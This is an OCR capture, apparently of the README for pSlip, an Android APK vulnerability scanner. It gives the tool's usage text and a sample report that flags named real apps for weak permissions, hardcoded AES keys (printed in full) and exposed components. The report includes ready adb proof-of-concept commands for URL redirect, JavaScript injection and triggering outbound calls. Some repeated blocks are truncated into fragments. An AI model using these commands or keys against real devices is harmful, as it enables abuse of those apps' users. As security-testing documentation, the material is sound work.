


```
<data android:scheme="javascript"/>
```

```
<data android:scheme="http"/>
<data android:scheme="https"/>
```

```
PSLIP

Version 1.0.0 | Github.com/Actuator/pSlip

Usage: python pSlip.py <apk_file or directory> [-p] [-js] [-call] [-aes] [-all] [-html <output_file>]

Options:
-h, --help        Show this help message and exit
-p                List all permissions requested by the application
-perm             Scan for custom permissions that are set to a 'normal' protection level
-js               Scan for explicit JavaScript injection vulnerabilities
-call             Scan for components with exposed CALL permissions
-aes              Scan for hardcoded AES/DES keys and IVs
-all              Scan for all of the vulnerabilities listed above
-allsafe          Skip AES/DES key detection for faster scans and mitigate decompilation issues
-html <file>      Output the vulnerability details to an HTML file
```

PSLIP TOOLKIT




```
<data android:scheme="javascript"/>
```

```
<data android:scheme="http"/>
<data android:scheme="https"/>
```

```
<action android:name="android.intent.action.CALL"/>
```

```
Version 1.0.0 | Github.com/Actuator/pSlip


Usage: python pSlip.py <apk_file or directory> [-p] [-js] [-call] [-aes] [-all] [-html <output_file>]

Options:
-h, --help          Show this help message and exit
-p                  List all permissions requested by the application
-perm               Scan for custom permissions that are set to a 'normal' protection level
-js                 Scan for explicit JavaScript injection vulnerabilities
-call               Scan for components with exposed CALL permissions
-aes                Scan for hardcoded AES/DES keys and IVs
-all                Scan for all of the vulnerabilities listed above
-allsafe            Skip AES/DES key detection for faster scans and mitigate decompilation issues
-html <file>        Output the vulnerability details to an HTML file
```

PSLIP TOOLKIT




```
<data android:scheme="javascript"/>
```

```
<data android:scheme="http"/>
<data android:scheme="https"/>
```


```
<action android:name="android.intent.action.CALL"/>
```

```
SecretKeySpec("39db924a5a8a7921"
```

```
Version 1.0.0 | Github.com/Actuator/pSlip


Usage: python pSlip.py <apk_file or directory> [-p] [-js] [-call] [-aes] [-all] [-html <output_file>]

Options:
-h, --help         Show this help message and exit
-p                 List all permissions requested by the application
-perm              Scan for custom permissions that are set to a 'normal' protection level
-js                Scan for explicit JavaScript injection vulnerabilities
-call              Scan for components with exposed CALL permissions
-aes               Scan for hardcoded AES/DES keys and IVs
-all               Scan for all of the vulnerabilities listed above
-allsafe           Skip AES/DES key detection for faster scans and mitigate decompilation issues
-html <file>       Output the vulnerability details to an HTML file
```



```
PSLIP

Version 1.0.0 | Github.com/Actuator/pSlip

Starting manifest analysis with 4 processes ...

Processing APKs: 100%|████████████████████████████████████████████████████| 3/3 [00:18<00:00,  6.11s/it]

Starting AES key extraction ...

Analyzing for AES keys: 100%|█████████████████████████████████████████████| 3/3 [00:52<00:00, 17.35s/it]

Vulnerability Summary:

────────────────────────────────────────────────────────────────────────────────
Package: com.emtrace.hermes
────────────────────────────────────────────────────────────────────────────────
Component:  com.emtrace.hermes.mdm.MdmProvider
Issue Type: Weak Permission
Details:    Exported provider "com.emtrace.hermes.mdm.MdmProvider" requires permission "com.emtrace.hermes.mdm.ACCESS" with weak protection level.
────────────────────────────────────────────────────────────────────────────────
Component:  com.emtrace.hermes/bn.java
Issue Type: Hardcoded AES Key
Details:    AES Key: 41ecaef47c54b6337731a0757481b007
────────────────────────────────────────────────────────────────────────────────
Package: com.tcl.browser
────────────────────────────────────────────────────────────────────────────────
Component:  com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
Issue Type: URL Redirect
Details:    Exported component with http/https in intent-filter but lacking an explicit JavaScript scheme.Test for both URL redirect and JS injection.
ADB Command:
   URL Redirect:
   adb shell am start -a android.intent.action.VIEW -d 'http://www.windows93.net' -n com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
   JS Injection:
   adb shell am start -a android.intent.action.VIEW -d 'javascript:alert(1)' -n com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
────────────────────────────────────────────────────────────────────────────────
Package: com.talkatone.android
────────────────────────────────────────────────────────────────────────────────
Component:  com.talkatone.android/com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor
Issue Type: Exposed CALL Permission
Details:    Potential outbound dialing permission vulnerability
ADB Command:
   adb shell am start -a android.intent.action.CALL -d tel:+15055034455 -n com.talkatone.android/com.talkatone.vedroid.ui.launcher.OutgoingCallInterceptor
────────────────────────────────────────────────────────────────────────────────

Generating HTML report ...

HTML report successfully generated at 'report.html'.

Total Execution Time: 0:01:10.392662
```




```
PSLIP

Version 1.0.0 | Github.com/Actuator/pSlip

Starting manifest analysis with 4 processes ...

Processing APKs: 100%|████████████████████████████████████████| 3/3 [00:18<00:00,  6.11s/it]

Starting AES key extraction ...

Analyzing for AES keys: 100%|█████████████████████████████████| 3/3 [00:52<00:00, 17.35s/it]

Vulnerability Summary:

────────────────────────────────────────────────────────────
Package: com.emtrace.hermes
────────────────────────────────────────────────────────────
Component:  com.emtrace.hermes.mdm.MdmProvider
Issue Type: Weak Permission
Details:    Exported provider "com.emtrace.hermes.mdm.MdmProvider" requires permission "com.emtrace.hermes.mdm.ACCESS" with weak protection level.
────────────────────────────────────────────────────────────
Component:  com.emtrace.hermes/bn.java
Issue Type: Hardcoded AES Key
Details:    AES Key: 41ecaef47c54b6337731a0757481b007
────────────────────────────────────────────────────────────
Package: com.tcl.browser
────────────────────────────────────────────────────────────
Component:  com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
Issue Type: URL Redirect
Details:    Exported component with http/https in intent-filter but lacking an explicit JavaScript scheme.Test for both URL redirect and JS injection.
ADB Command:
   URL Redirect:
   ad
   JS
   ad
─────
Packa
─────
Compo
Issue
Detai
ADB C
   ad
─────

Gener

HTML

Total Execution Time: 0:01:10.392662
```

```
pool_size = multiprocessing.cpu_count()
```

```
Component:  com.emtrace.hermes/bn.java
Issue Type: Hardcoded AES Key
Details:    AES Key: 41ecaef47c54b6337731a0757481b007
```

```
Component:  com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
Issue Type: URL Redirect
Details:    Exported component with http/https in intent-filter but lacking an explicit JavaScript scheme.Test for both URL redirect and JS injection.
ADB Command:
   URL Redirect:
   adb shell am start -a android.intent.action.VIEW -d 'http://www.windows93.net' -n com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
   JS Injection:
   adb shell am start -a android.intent.action.VIEW -d 'javascript:alert(1)' -n com.tcl.browser/com.tcl.browser.portal.browse.activity.BrowsePageActivity
```

PSLIP TOOLKIT



pSlip Vulnerability Report

Generated on: 2025-01-06 20:40:30

Vulnerabilities

Package: com.emtrace.hermes

Component	Issue Type	Details
com.emtrace.hermes.mdm.MdmProvider	Weak Permission	Exported provider "com.emtrace.hermes.mdm.MdmProvider" requires permission "com.emtrace.hermes.mdm.ACCESS" with weak protection level.
com.emtrace.hermes/bn.java	Hardcoded AES Key	AES Key: 41ecaef47c54b6337731a0757481b007

Package: com.tcl.browser

Component	Issue Type	Details
com.tcl.browser/ com.tcl.browser.portal.browse.activity.BrowsePageActivity	URL Redirect	Exported component with http/https in intent-filter but lacking an explicit JavaScript scheme.Test for both URL redirect and JS injection. **ADB Command:** URL Redirect: adb shell am start -a android.intent.action.VIEW -d 'http://www.windows93.net' -n com.tcl.browser/ com.tcl.browser.portal.browse.activity.BrowsePageActivity JS Injection: adb shell am start -a android.intent.action.VIEW -d 'javascript:alert(1)' -n com.tcl.browser/ 